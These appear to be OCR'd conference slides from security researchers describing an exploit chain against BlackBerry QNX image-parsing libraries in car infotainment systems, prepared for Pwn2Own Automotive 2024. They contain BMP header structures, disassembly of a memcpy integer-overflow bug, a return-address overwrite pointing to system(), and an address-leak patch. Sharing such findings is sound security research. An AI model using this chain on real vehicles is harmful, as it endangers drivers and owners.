A roadmap to $50,000 @ PWN2OWN Auto 2024:
Dissecting QNX and exploiting its vulnerabilities

Yingjie Cao, Zhe Jing

Nov, 2 2023

$ whoarewe

+ Yingjie Cao

  Yingjie Cao is a security researcher at 360 Security Group. He has focused on connected vehicle security and won “Super Finder Status” from Blackberry in 2021. He is now focusing on the offensive research against connected vehicles. His work has been accepted by both academia and industry.

+ Zhe Jing


  Zhe Jing is a security researcher with expertise in both offensive and defensive security. He is particularly passionate about fuzzing and exploiting binary vulnerabilities.

Table of contents

Part 1
Introduction to QNX

Background of QNX

+ A decade ago



Barack Obama, the most notorious user of Blackberry Phone
Known by U.S. President level security grade

Background of QNX

+ Modern applications – Cyber physical system

+Security is the most critical feature that Blackberry emphasize

+ Vehicle Infotainment using QNX - 235 million vehicles

BMW / Volkswagen / Audi / Porsche / Ford / Hyundai


QNX first time as a PWN2OWN target

Operating System Category

An attempt in this category must be launched against the target's exposed services/features or launched against the target's communication protocols that are accessible to a typical user.

Target	Cash Prize	Master of Pwn Points
Automotive Grade Linux	$50,000 (USD)	5
BlackBerry QNX	$50,000 (USD)	5
Android Automotive OS	$50,000 (USD)	5

By Blackberry:



Previous research and challenges

1. QNX: 99 Problems but a Microkernel ain't one!
2. OffensiveCon18 - Dissecting QNX: Analyzing & Breaking Exploit Mitigations and PRNGs on QNX 6 and 7
3. DEFCON 14: Blackjacking - 0wning the Enterprise via the Blackberry
4. Black Hat 2013 - BlackberryOS 10 From a Security Perspective

Challenges:

No source code / Few research / Few technical document

Limited test environment / Complicated application process for evaluation

QNX first time as a PWN2OWN target

Operating System Category

An attempt in this category must be launched against the target's exposed services/features or launched against the target's communication protocols that are ***accessible to a typical user***.


Target	Cash Prize	Master of Pwn Points
Automotive Grade Linux	$50,000 (USD)	5
BlackBerry QNX	$50,000 (USD)	5
Android Automotive OS	$50,000 (USD)	5

Research motivation and results

- Previous research mostly focus on individual cars, the attack path is normally case by case
- To exploit QNX, there can be a viable way to exploit across different vehicle platforms
- We introduce the first exploit chain of QNX from multimedia library to kernel privilege escalation


Background of QNX

- A typical Architecture of modern vehicles



Background of QNX

- A typical Architecture of modern vehicles



Part 2
Multimedia vulnerabilities


Exploitation over the air

+ The artist album
+ It is displayed automatically
+ An automatic image parsing procedure behind

It meets the requirement of PWN2OWN
But… if we want to chain up a 0-click exp


+ Bypassing the Bluetooth authentication
+ Downgrading attack compromises many cars
+ Connect and play…

How the QNX process image files




How the QNX process image files

Determine the source of an image



How the QNX process image files




img_codec_list() returns the number of media file types supported by QNX systems

img_codec_list_byxxx() returns The total number of matching codecs.

img_decode_validate() finds a suitable codec for decoding files related

How the QNX process image files

- In the data processing stage, there will be functions such as img_decode_begin() img_encode_begin() to process data that passes format verification.
- Taking img_decode_begin() for an example, this function finds the right lib to process specific image files, and then use dlopen to load related libs , preparing to decode a frame (or series of frames) from a stream.
- img_decode_frame() sets up related function and decode image using the function loaded .




How the QNX process image files

+ Taking BMP file processing as an example


After determining that the image is a BMP image, img_decode_frame() will call bmp_decode() to parse the image.

bmp_decode() belongs to another library and is loaded with dlopen. This function will parse the image according to the attributes of the bmp image.



Each image format will have its own handling library


How the QNX libs process image files



Calling functions like img_decode_finish()
img_encode_finish() allows the decoder to clean up itself.

A lovely Bug: SegmentFault

- A segmentation fault might be a developer's nightmare,
- but for us bug hunters,
- it's music to our ears!



BMP file format

```
typedef struct
{
    unsigned char bfType[2]; //usually 'BM'
    unsigned long bfSize;    //entire file size
   unsigned short bfReserved1; //0
    unsigned short bfReserved2; //0
    unsigned long bfOffBits;   //the offset of pixel data
} __attribute__((packed)) BitMapFileHeader;
```

BMP file format


```
typedef struct
{
    unsigned long biSize;               //size of the header(40)
    long biWidth;                      //width of the final image
    long biHeight;                      //height of the final image
    unsigned short biPlanes;            //number of color planes(1)
    unsigned short biBitCount;         //bits/pixels(1/4/8/16/24/32)
    unsigned long biCompression;      //value of compression to use(0)
    unsigned long biSizeImage;         //size of the compressed image
    long biXPelsPerMeter;             //horizontal resolution
    long biYPelsPerMeter;               //verical resolution
    unsigned long biClrUsed;            //the number of colors in the color pallet
    unsigned long biClrImportant;       //the number of important colors (0)
} __attribute__((packed)) BitMapInfoHeader;
```

BMP file header

Bitmap Information


BMP file format

Color Pallet field is optional



BMP file format

- BMP Scanning
  - Scanning is a process of resolving pixel colors by scanning the Pixel Data. Since we have provided sufficient metadata in BITMAPFILEHEADER and BITMAPINFOHEADER headers, a BMP renderer knows how to render the BMP.
- Padding
  - However, for consistency and simplicity, each scan line is 0-padded to the nearest 4-byte boundary. This means, when BMP is scanning a row of the image, it considers a block of pixels that is divisible by 4 bytes.




Memcpy a corrupt ptr address

- Integer-overflow leading to heap-buffer-overflow (memcpy)

```
text:0000C573 loc_C573:                               ; CODE XREF: io_stream_read+A8↑j
text:0000C573                 add     edi, [ebp+var_1C]
text:0000C576                 mov     ecx, [ebp+var_1C]
text:0000C579                 sub     [ebp+n], ecx
text:0000C57C                 mov     eax, [esi+18h]
text:0000C57F                 add     eax, [esi+20h]
text:0000C582                 mov     [esp+8], ecx
text:0000C586                 mov     [esp+4], eax
text:0000C58A                 jmp     img_write
text:0000C58A ; ---------------------------------------------------------------------------
text:0000C58F                 align 10h
text:0000C590
text:0000C590 loc_C590:                               ; CODE XREF: img_write+45↑j
text:0000C590                 call    _memcpy
text:0000C595                 mov     edx, [ebp+var_1C]
text:0000C598                 add     [ebp+dest], edx
text:0000C59B                 sub     [esi+24h], edx
text:0000C59E                 add     [esi+20h], edx
```

Memcpy the retn addr

- Leverage memcpy as an arbitrary address writing tool
- Change the return address to the address of "system" function in libc



Root Cause : No Check On Height And Width!!!

Tell me the addresses I need

- Stack address is different when you are not debugging
- Patch the image processing libs to leak addresses we need

```
text:0000BE94                 pusha
text:0000BE95                 push    1010101h
text:0000BE9A                 xor     [esp+24h+var_24], 101692Eh
text:0000BEA1                 push    706D742Fh
text:0000BEA6                 push    1C0h
text:0000BEAB                 push    102h            ; oflag
text:0000BEB0                 push    esp             ; file
text:0000BEB1                 add     [esp+34h+var_34], 8
text:0000BEB5                 call    _open
text:0000BEBA                 push    4               ; n
text:0000BEBC                 push    esp             ; buf
text:0000BEBD                 add     [esp+3Ch+var_3C], 24h ; '$'
text:0000BEC1                 push    eax             ; fd
text:0000BEC2                 call    _write
text:0000BEC7                 call    _close
text:0000BECC                 push    esp
text:0000BECD                 add     [esp+44h+var_44], 20h ; ' '
text:0000BED1                 pop     esp
text:0000BED2                 popa
text:0000BED3                 mov     eax, [ebp+0Ch]
text:0000BED6                 mov     [esp+20h+var_20], eax
text:0000BED9                 jmp     loc_C590
```


Pwn the BMP file processing libs of QNX

